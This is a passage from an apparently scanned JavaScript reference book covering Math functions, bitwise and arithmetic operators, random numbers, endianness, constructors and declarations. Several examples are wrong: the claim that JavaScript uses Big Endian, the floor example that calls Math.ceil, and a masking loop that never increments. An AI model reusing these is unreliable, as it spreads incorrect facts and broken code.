This will return the arccosine (the reverse of the cosine) of `r`.

```
Math.acosh(r);
```

This will return the hyperbolic arccosine of `r`.

**Tangent**

```
Math.tan(r);
```

This will return the tangent of `r`.

```
Math.atan(r);
```

This will return the arctangent (the reverse of the tangent) of `r`. Note that it will return an angle in radians between `-π/2` and `π/2`.

```
Math.atanh(r);
```

This will return the hyperbolic arctangent of `r`.

```
Math.atan2(x, y);
```

This will return the value of an angle from `(0, 0)` to `(x, y)` in radians. It will return a value between `-π` and `π`, not including `π`.

## Section 14.5: Bitwise operators

Note that all bitwise operations operate on 32-bit integers by passing any operands to the internal function ToInt32.

**Bitwise or**

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

**Bitwise and**

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

**Bitwise not**

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

**Bitwise xor (exclusive or)**

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001  (result)
```

**Bitwise left shift**

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```


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Shift left is equivalent to integer multiply by `Math.pow(2, n)`. When doing integer math, shift can significantly improve the speed of some math operations.

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

**Bitwise right shift `>>` (Sign-propagating shift) `>>>` (Zero-fill right shift)**

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

A negative 32bit value always has the left most bit on:

```
a = 0b11111111111111111111111111110111 | 0;
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on (1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off (0)
console.log(b); // 2147483643
```

The result of a `>>>` operation is always positive.
The result of a `>>` is always the same sign as the shifted value.

Right shift on positive numbers is the equivalent of dividing by the `Math.pow(2,n)` and flooring the result:

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

Right shift zero fill (`>>>`) on negative numbers is different. As JavaScript does not convert to unsigned ints when doing bit operations there is no operational equivalent:

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

**Bitwise assignment operators**

With the exception of not (`~`) all the above bitwise operators can be used as assignment operators:

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```

**Warning**: JavaScript uses Big Endian to store integers. This will not always match the Endian of the device/OS. When using typed arrays with bit lengths greater than 8 bits you should check if the environment is Little Endian or Big Endian before applying bitwise operations.

**Warning**: Bitwise operators such as `&` and `|` are **not** the same as the logical operators `&&` (and) and `||` (or). They will provide incorrect results if used as logical operators. The `^` operator is **not** the power operator (*ab*).

## Section 14.6: Incrementing (++)

The Increment operator (++) increments its operand by one.

- If used as a postfix, then it returns the value before incrementing.
- If used as a prefix, then it returns the value after incrementing.

```
//postfix
var a = 5,     // 5
    b = a++,   // 5
    c = a      // 6
```

In this case, `a` is incremented after setting `b`. So, `b` will be 5, and `c` will be 6.

```
//prefix
var a = 5,     // 5
    b = ++a,   // 6
    c = a      // 6
```

In this case, `a` is incremented before setting `b`. So, `b` will be 6, and `c` will be 6.

The increment and decrement operators are commonly used in `for` loops, for example:

```
for(var i = 0; i < 42; ++i)
{
  // do something awesome!
}
```

Notice how the *prefix* variant is used. This ensures that a temporarily variable isn't needlessly created (to return the value prior to the operation).

## Section 14.7: Exponentiation (Math.pow() or **)

Exponentiation makes the second operand the power of the first operand (ab).

```
var a = 2,
    b = 3,
    c = Math.pow(a, b);
```

`c` will now be 8

`Version > 6`

Stage 3 ES2016 (ECMAScript 7) Proposal:

```
let a = 2,
    b = 3,
```


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```
    c = a ** b;
```

c will now be 8

**Use Math.pow to find the nth root of a number.**

Finding the nth roots is the inverse of raising to the nth power. For example 2 to the power of 5 is 32. The 5th root of 32 is 2.

```
Math.pow(v, 1 / n); // where v is any positive real number
                    // and n is any positive integer

var a = 16;
var b = Math.pow(a, 1 / 2);  // return the square root of 16 = 4
var c = Math.pow(a, 1 / 3);  // return the cubed root of 16 = 2.5198420997897464
var d = Math.pow(a, 1 / 4);  // return the 4th root of 16 = 2
```

# Section 14.8: Random Integers and Floats

```
var a = Math.random();
```

Sample value of a: `0.21322848065742162`

`Math.random()` returns a random number between 0 (inclusive) and 1 (exclusive)

```
function getRandom() {
    return Math.random();
}
```

To use `Math.random()` to get a number from an arbitrary range (not `[0,1)`) use this function to get a random number between min (inclusive) and max (exclusive): interval of `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

To use `Math.random()` to get an integer from an arbitrary range (not `[0,1)`) use this function to get a random number between min (inclusive) and max (exclusive): interval of `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

To use `Math.random()` to get an integer from an arbitrary range (not `[0,1)`) use this function to get a random number between min (inclusive) and max (inclusive): interval of `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

Functions taken from
https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

# Section 14.9: Addition (+)

The addition operator (`+`) adds numbers.

```
var a = 9,
    b = 3,
    c = a + b;
```

`c` will now be 12

This operand can also be used multiple times in a single assignment:

```
var a = 9,
    b = 3,
    c = 8,
    d = a + b + c;
```

`d` will now be 20.

Both operands are converted to primitive types. Then, if either one is a string, they're both converted to strings and concatenated. Otherwise, they're both converted to numbers and added.

```
null + null;      // 0
null + undefined; // NaN
null + {};        // "null[object Object]"
null + '';        // "null"
```

If the operands are a string and a number, the number is converted to a string and then they're concatenated, which may lead to unexpected results when working with strings that look numeric.

```
"123" + 1;        // "1231" (not 124)
```

If a boolean value is given in place of any of the number values, the boolean value is converted to a number (`0` for `false`, `1` for `true`) before the sum is calculated:

```
true + 1;         // 2
false + 5;        // 5
null + 1;         // 1
undefined + 1;    // NaN
```

If a boolean value is given alongside a string value, the boolean value is converted to a string instead:

```
true + "1";        // "true1"
false + "bar";     // "falsebar"
```

# Section 14.10: Little / Big endian for typed arrays when using bitwise operators

To detect the endian of the device

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
```


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```
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
})();
```

Little-Endian stores most significant bytes from right to left.

Big-Endian stores most significant bytes from left to right.

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

If the system uses Little-Endian, then the 8bit byte values will be

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

If the system uses Big-Endian, then the 8bit byte values will be

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Example where Endian type is important

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

## Section 14.11: Get Random Between Two Numbers

Returns a random integer between `min` and `max`:

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

Examples:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);

// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

## Section 14.12: Simulating events with different probabilities

Sometimes you may only need to simulate an event with two outcomes, maybe with different probabilities, but you may find yourself in a situation that calls for many possible outcomes with different probabilities. Let's imagine you want to simulate an event that has six equally probable outcomes. This is quite simple.

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

However, you may not want equally probable outcomes. Say you had a list of three outcomes represented as an array of probabilities in percents or multiples of likelihood. Such an example might be a weighted die. You could rewrite the previous function to simulate such an event.

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```


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As you probably noticed, these functions return an index, so you could have more descriptive outcomes stored in an array. Here's an example.

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

## Section 14.13: Subtraction (-)

The subtraction operator (`-`) subtracts numbers.

```
var a = 9;
var b = 3;
var c = a - b;
```

`c` will now be 6

If a string or boolean is provided in place of a number value, it gets converted to a number before the difference is calculated (`0` for `false`, `1` for `true`):

```
"5" - 1;     // 4
7 - "3";     // 4
"5" - true;  // 4
```

If the string value cannot be converted into a Number, the result will be `NaN`:

```
"foo" - 1;      // NaN
100 - "bar";    // NaN
```

## Section 14.14: Multiplication (*)

The multiplication operator (`*`) perform arithmetic multiplication on numbers (literals or variables).

```
console.log( 3 *  5); //  15
console.log(-3 *  5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); //  15
```

## Section 14.15: Getting maximum and minimum

The `Math.max()` function returns the largest of zero or more numbers.

```
Math.max(4, 12);   //  12
Math.max(-1, -15); // -1
```

The `Math.min()` function returns the smallest of zero or more numbers.

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

**Getting maximum and minimum from an array:**

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

ECMAScript 6 spread operator, getting the maximum and minimum of an array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

# Section 14.16: Restrict Number to Min/Max Range

If you need to clamp a number to keep it inside a specific range boundary

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

Use-case example (jsFiddle)

# Section 14.17: Ceiling and Floor

**`ceil()`**

The `ceil()` method rounds a number *upwards* to the nearest integer, and returns the result.

**Syntax:**

```
Math.ceil(n);
```

**Example:**

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

**`floor()`**

The `floor()` method rounds a number *downwards* to the nearest integer, and returns the result.

**Syntax:**


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```
Math.floor(n);
```

**Example:**

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

# Section 14.18: Getting roots of a number

**Square Root**

Use `Math.sqrt()` to find the square root of a number

```
Math.sqrt(16)   #=> 4
```

**Cube Root**

To find the cube root of a number, use the `Math.cbrt()` function

Version ≥ 6

```
Math.cbrt(27)  #=> 3
```

**Finding nth-roots**

To find the nth-root, use the `Math.pow()` function and pass in a fractional exponent.

```
Math.pow(64, 1/6) #=> 2
```

# Section 14.19: Random with gaussian distribution

The `Math.random()` function should give random numbers that have a standard deviation approaching 0. When picking from a deck of card, or simulating a dice roll this is what we want.

But in most situations this is unrealistic. In the real world the randomness tends to gather around an common normal value. If plotted on a graph you get the classical bell curve or gaussian distribution.

To do this with the `Math.random()` function is relatively simple.


```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

Adding a random value to the last increases the variance of the random numbers. Dividing by the number of times you add normalises the result to a range of 0–1

As adding more than a few randoms is messy a simple function will allow you to select a variance you want.

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
```

```
    }
    return r / v;
}
```




The image shows the distribution of random values for different values of v. The top left is standard single `Math.random()` call the bottom right is `Math.random()` summed 8 times. This is from 5,000,000 samples using Chrome

This method is most efficient at `v<5`

# Section 14.20: Math.atan2 to find direction

If you are working with vectors or lines you will at some stage want to get the direction of a vector, or line. Or the direction from a point to another point.

`Math.atan(yComponent, xComponent)` return the angle in radius within the range of `-Math.PI` to `Math.PI` (`-180` to `180` deg)

**Direction of a vector**

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

**Direction of a line**

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

**Direction from a point to another point**

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

# Section 14.21: Sin & Cos to create a vector given direction & distance

If you have a vector in polar form (direction & distance) you will want to convert it to a cartesian vector with a x and y component. For reference the screen coordinate system has directions as 0 deg points from left to right, 90 (PI/2) point down the screen, and so on in a clock wise direction.

```
var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
```


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```
vec.y = Math.sin(dir) * dist; // get the y component
```

You can also ignore the distance to create a normalised (1 unit long) vector in the direction of `dir`

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

If your coordinate system has y as up then you need to switch cos and sin. In this case a positive direction is in a counterclockwise direction from the x axis.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

## Section 14.22: Math.hypot

To find the distance between two points we use pythagoras to get the square root of the sum of the square of the component of the vector between them.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

With ECMAScript 6 came `Math.hypot` which does the same thing

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Now you don't have to hold the interim vars to stop the code becoming a mess of variables

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` can take any number of dimensions


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist = Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

# Section 14.23: Periodic functions using Math.sin

`Math.sin` and `Math.cos` are cyclic with a period of 2*PI radians (360 deg) they output a wave with an amplitude of 2 in the range -1 to 1.

Graph of sine and cosine function: *(courtesy Wikipedia)*




They are both very handy for many types of periodic calculations, from creating sound waves, to animations, and even encoding and decoding image data

This example shows how to create a simple sin wave with control over period/frequency, phase, amplitude, and offset.

The unit of time being used is seconds.
The most simple form with control over frequency only.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

In almost all cases you will want to make some changes to the value returned. The common terms for modifications

- Phase: The offset in terms of frequency from the start of the oscillations. It is a value in the range of 0 to 1 where the value 0.5 move the wave forward in time by half its frequency. A value of 0 or 1 makes no change.
- Amplitude: The distance from the lowest value and highest value during one cycle. An amplitude of 1 has a range of 2. The lowest point (trough) -1 to the highest (peak) 1. For a wave with frequency 1 the peak is at 0.25 seconds, and trough at 0.75.
- Offset: moves the whole wave up or down.

To include all these in the function:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
```


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```
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

Or in a more compact (and slightly quicker form):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude + offset;
}
```

All the arguments apart from time are optional

# Section 14.24: Division (/)

The division operator (`/`) perform arithmetic division on numbers (literals or variables).

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

# Section 14.25: Decrementing (--)

The decrement operator (`--`) decrements numbers by one.

- If used as a postfix to `n`, the operator returns the current `n` and *then* assigns the decremented the value.
- If used as a prefix to `n`, the operator assigns the decremented `n` and *then* returns the changed value.

```
var a = 5,    // 5
    b = a--,  // 5
    c = a     // 4
```

In this case, `b` is set to the initial value of `a`. So, `b` will be 5, and `c` will be 4.

```
var a = 5,    // 5
    b = --a,  // 4
    c = a     // 4
```

In this case, `b` is set to the new value of `a`. So, `b` will be 4, and `c` will be 4.

**Common Uses**

The decrement and increment operators are commonly used in **`for`** loops, for example:

```
for (var i = 42; i > 0; --i) {
  console.log(i)
}
```

Notice how the *prefix* variant is used. This ensures that a temporarily variable isn't needlessly created (to return the value prior to the operation).

> **Note:** Neither `--` nor `++` are like normal mathematical operators, but rather they are very concise operators for *assignment*. Notwithstanding the return value, both

> `x--`
>
> and
>
> `--x`
>
> reassign to `x` such that `x = x - 1`.

```
const x = 1;
console.log(x--)  // TypeError: Assignment to constant variable.
console.log(--x)  // TypeError: Assignment to constant variable.
console.log(--3)  // ReferenceError: Invalid left-hand size expression in prefix operation.
console.log(3--)  // ReferenceError: Invalid left-hand side expression in postfix operation.
```


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# Chapter 15: Bitwise operators

## Section 15.1: Bitwise operators

Bitwise operators perform operations on bit values of data. These operators convert operands to signed 32-bit integers in [two's complement](#).

**Conversion to 32-bit integers**

Numbers with more than 32 bits discard their most significant bits. For example, the following integer with more than 32 bits is converted to a 32-bit integer:

```
Before: 10100110111110100000000010000011110001000001
After:              10100000000010000011110001000001
```

**Two's Complement**

In normal binary we find the binary value by adding the `1`'s based on their position as powers of 2 - The rightmost bit being `2^0` to the leftmost bit being `2^n-1` where `n` is the number of bits. For example, using 4 bits:

```
// Normal Binary
// 8 4 2 1
   0 1 1 0  => 0 + 4 + 2 + 0 => 6
```

Two complement's format means that the number's negative counterpart (6 vs -6) is all the bits for a number inverted, plus one. The inverted bits of 6 would be:

```
// Normal binary
   0 1 1 0
// One's complement (all bits inverted)
   1 0 0 1  => -8 + 0 + 0 + 1 => -7
// Two's complement (add 1 to one's complement)
   1 0 1 0  => -8 + 0 + 2 + 0 => -6
```

*Note:* Adding more `1`'s to the left of a binary number does not change its value in two's compliment. The value `1010` and `1111111111010` are both `-6`.

**Bitwise AND**

The bitwise AND operation `a & b` returns the binary value with a `1` where both binary operands have `1`'s in a specific position, and `0` in all other positions. For example:

```
13 & 7 => 5
// 13:     0..01101
//  7:     0..00111
//-----------------
//  5:     0..00101 (0 + 0 + 4 + 0 + 1)
```

**Real world example: Number's Parity Check**

Instead of this "masterpiece" (unfortunately too often seen in many real code parts):

```
function isEven(n) {
    return n % 2 == 0;
}
```

```
function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

You can check the (integer) number's parity in much more effective and simple manner:

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

**Bitwise OR**

The bitwise OR operation `a | b` returns the binary value with a `1` where either operands or both operands have `1`'s in a specific position, and `0` when both values have `0` in a position. For example:

```
13 | 7 => 15
// 13:     0..01101
//  7:     0..00111
//-----------------
// 15:     0..01111 (0 + 8 + 4 + 2 + 1)
```

**Bitwise NOT**

The bitwise NOT operation `~a` *flips* the bits of the given value `a`. This means all the `1`'s will become `0`'s and all the `0`'s will become `1`'s.

```
~13 => -14
// 13:     0..01101
//-----------------
//-14:     1..10010 (-16 + 0 + 0 + 2 + 0)
```

**Bitwise XOR**

The bitwise XOR (*exclusive or*) operation `a ^ b` places a `1` only if the two bits are different. Exclusive or means *either one or the other, but not both*.

```
13 ^ 7 => 10
// 13:     0..01101
//  7:     0..00111
//-----------------
// 10:     0..01010  (0 + 8 + 0 + 2 + 0)
```

**Real world example: swapping two integer values without additional memory allocation**

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```


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# Section 15.2: Shift Operators

Bitwise shifting can be thought as "moving" the bits either left or right, and hence changing the value of the data operated on.

**Left Shift**

The left shift operator `(value) << (shift amount)` will shift the bits to the left by `(shift amount)` bits; the new bits coming in from the right will be `0`'s:

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

**Right Shift (*Sign-propagating*)**

The right shift operator `(value) >> (shift amount)` is also known as the "Sign-propagating right shift" because it keeps the sign of the initial operand. The right shift operator shifts the `value` the specified `shift amount` of bits to the right. Excess bits shifted off the right are discarded. The new bits coming in from the left will be based on the sign of the initial operand. If the left-most bit was `1` then the new bits will all be `1` and vice-versa for `0`'s.

```
20 >> 2 => 5
// 20:      0..010100
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

**Right Shift (*Zero fill*)**

The zero-fill right shift operator `(value) >>> (shift amount)` will move the bits to the right, and the new bits will be `0`'s. The `0`'s are shifted in from the left, and excess bits to the right are shifted off and discarded. This means it can make negative numbers into positive ones.

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Zero-fill right shift and sign-propagating right shift yield the same result for non negative numbers.

# Chapter 16: Constructor functions

## Section 16.1: Declaring a constructor function

Constructor functions are functions designed to construct a new object. Within a constructor function, the keyword `this` refers to a newly created object which values can be assigned to. Constructor functions "return" this new object automatically.

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

Constructor functions are invoked using the `new` keyword:

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

Constructor functions also have a `prototype` property which points to an object whose properties are automatically inherited by all objects created with that constructor:

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

Objects created by constructor functions also have a special property on their prototype called `constructor`, which points to the function used to create them:

```
cat.constructor // Returns the `Cat` function
```

Objects created by constructor functions are also considered to be "instances" of the constructor function by the `instanceof` operator:

```
cat instanceof Cat // Returns "true"
```


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# Chapter 17: Declarations and Assignments

## Section 17.1: Modifying constants

Declaring a variable `const` only prevents its value from being *replaced* by a new value. `const` does not put any restrictions on the internal state of an object. The following example shows that a value of a property of a `const` object can be changed, and even new properties can be added, because the object that is assigned to `person` is modified, but not *replaced*.

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

**Result:**

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

In this example we've created constant object called `person` and we've reassigned `person.name` property and created new `person.surname` property.

## Section 17.2: Declaring and initializing constants

You can initialize a constant by using the `const` keyword.

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () { /* ... */ };
const arrowFun = () => /* ... */ ;
```

**Important**
You must declare and initialize a constant in the same statement.

## Section 17.3: Declaration

There are four principle ways to declare a variable in JavaScript: using the `var`, `let` or `const` keywords, or without a keyword at all ("bare" declaration). The method used determines the resulting scope of the variable, or reassignability in the case of `const`.

- The `var` keyword creates a function-scope variable.
- The `let` keyword creates a block-scope variable.
- The `const` keyword creates a block-scope variable that cannot be reassigned.
- A bare declaration creates a global variable.

```
var a = 'foo';    // Function-scope
```

```
let b = 'foo';    // Block-scope
const c = 'foo';  // Block-scope & immutable reference
```

Keep in mind that you can't declare constants without initializing them at the same time.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(An example of keyword-less variable declaration is not included above for technical reasons. Continue reading to see an example.)

## Section 17.4: Undefined

Declared variable without a value will have the value `undefined`

```
var a;

console.log(a); // logs: undefined
```

